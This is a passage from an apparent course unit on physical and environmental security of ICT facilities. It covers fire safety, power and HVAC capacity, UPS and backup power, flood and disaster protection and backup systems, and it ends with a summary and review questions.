- Ensure that a strategy exists for availing services in facility management, adoption of emerging technical solutions, tracking the state of equipments and devices and integrating them with incident management system to address environmental devices specific events

Environmental Security – BestPractices

DSCI security framework listed following best practices for environmental security that organizations may choose when implementing security controls against environmental threats to ICT.

- Create a map of fire safety provisions in the facility – fire sensor or smoke detector map ofthefacility, fire alarming and command control system and fire protection measures.
- Ensure that a sufficient amount of efforts are dedicated for routine fire safety operations that include testing of fire detectors, routine maintenance of equipments and fire safety drills.
- Ensure that the responsibilities are defined for fire drills, emergency operations and routine training is conducted for the designatedpeople.
- Ensure that a significant level of efforts are dedicated for training and awareness of the employees, with proper sign age and direction maps provided for guidance in emergency.
- Ensure that a significant level of capacity of power systems, standby power supply and HVAC is available to with stand current load of the facility and its likely expansion.
- Ensure that significant levels of resources are dedicated for maintenance of all supporting equipments to keep their capacity intact and avoid any failuresthereof.
- Ensure that a mechanism exists to monitor the performance of power and HVACsystem.
- Ensure that the incident management system is capable enough to address the incidents detected by environmental security devices.

Environmental Security -Guidelines

Some information held on ICT systems will be required by organizations to enable a return to normal service after an incident. Organizations should determine the availability requirements for their information as part of their disaster recovery and business continuity plans. The impact of the information not being available will influence the measures taken to protect ICT equipment against environmental and man-made threats. Some guidelines for environmental security are:

a. **Preservation of ICT equipment:** ICT equipment may require a controlled atmosphere to ensure the integrity of the information held on the equipment. ICT equipment holding information may also require a controlled environment to prevent failure of the equipment and potential loss of information. This may include, but not limited to, controlling:

    □ temperature

    □ humidity

    □ air quality—for example smoke anddust

    □ water, or

    □ light.

    Organizations should apply controls to meet any ICT equipment manufacturer‘s identified requirements.

b. **Uninterruptable and backup power supplies:** Organizations may lose information if ICT systems are unexpectedly shutdown. An uninterruptable power supply (UPS) will allow the agency to turn off systems in a controlled manner or provide power until power to the ICT system isrestored.

Any UPS used by an organisation should provide at least enough power to allow:

- the controlled shutdown of ICT systems,or
- the startup of an backup powersupply.

ICT equipment also needs protection from power surges (relatively lengthy increases in voltage), power sags and spikes (short very large increases in voltage). Most UPS also givesome protection from surges and sags. As most environmental systems rely on mains electricity, a backup power supply may assist in maintaining environmental controls. Backup power supplies should be maintained in accordance with the manufacturer‘sdirections.

c. **Protection from natural and man-made disasters:** Organizations should identify any threats from natural and man-made disasters to their ICT equipment in their security risk assessment. Examples of natural and manmade disasters include earthquake, flooding, cyclone, fire, terrorism, etc. Business continuity plan of organization should be prepared, implemented and testedregularly.

Protection against damages from earthquake, explosion, terrorism, civil unrest and other forms of natural and man-made risk should be designed and implemented. This could include:

- Consideration of probabilities of various categories of risks and value of assets to be protected against thoserisks.
- Consideration of security threats posed by neighboring facilities andstructures.
- Appropriate equipment (e.g., fire-fighting devices) and other counter-measures provided and suitably located onsite.
- Appropriate off-site/remote location for backup facilities and datacopies.

We discuss here some common threats and backup for continuity of operations.

i. **Flooding:** Water is one of the major threats to any system that uses electricity, including ICT systems. Organizations should site server rooms so that they are protected from flooding. Flooding may be from external sources—for example swollen rivers, or internal sources—for example burst pipes. Organizations considering locating server rooms in basement shouldassesstheriskofflooding from external or internalsources.

ii. **Fire:** Organizations should also protect ICT equipment from fire. ICTequipment can be damaged either through direct exposure to flames, or the effects of smoke (poor air quality) and increases in temperature in the generalenvironment.

An additional concern to ICT equipment during building fires is the potential for flooding during fire fighting operations. An organisation may be able to use alternatives to water-based sprinkler systems, such as CO2 or other gaseous agents, in critical ICT facilities.

d. **Backup ICT systems:** Backup ICT systems can provide an organisation with a recover pointiftheirprimaryICTsystemsfail,which can form part of an organisation‘sbusiness continuity and disaster recovery plans. Any backup systems should be, as far as possible, fully independent of the supporting infrastructure used for the primary system so that in case of a failure of the primary ICT system the secondary ICT system does not also fail. Backup ICT systems should be regularly tested to ensure their continued operation.

Organizations may use off-site or commercial backup facilities. Organizations should consider dual redundancy—that is using two backup facilities, for business critical information and ICT systems. Environmental security requirements should be mentioned in contracts for outsourced functions.

1.6 LET US SUM UP

In this unit we discussed importance of physical and environmental security to achieve the objective of organizations Information security plan. Physical and environmental security controls prevent unauthorized physical access, damage, and interruption to organization's information assets. Physical and environmental security controls must be adequate to protect information and communication technology of the organization. Physical and environment security should aggregate with the IT security, both domain should not work as silos. Data centers are hub having critical assets of organizations and security & continuity of operations are top most priorities.

1.7 CHECK YOUR PROGRESS

1. What do you mean by physical security ofICT?
2. Explain importance of ICT equipment disposalpolicy.
3. What is accesscontrol?
4. Why data center security isimportant.
5. What is TIA-942?

1.8 MODEL QUESTIONS

1. Write a note on need of physicalsecurity.
2. ExplainBCP.
3. Write note on TIA-942standard.
4. What is data centersecurity?
5. Write note on environmental riskassessment.
6. Explain importance of databackup.
7. Discuss threats to ICT from manmade or naturaldisasters.
8. Discuss common controls to protect ICT from Firedisaster.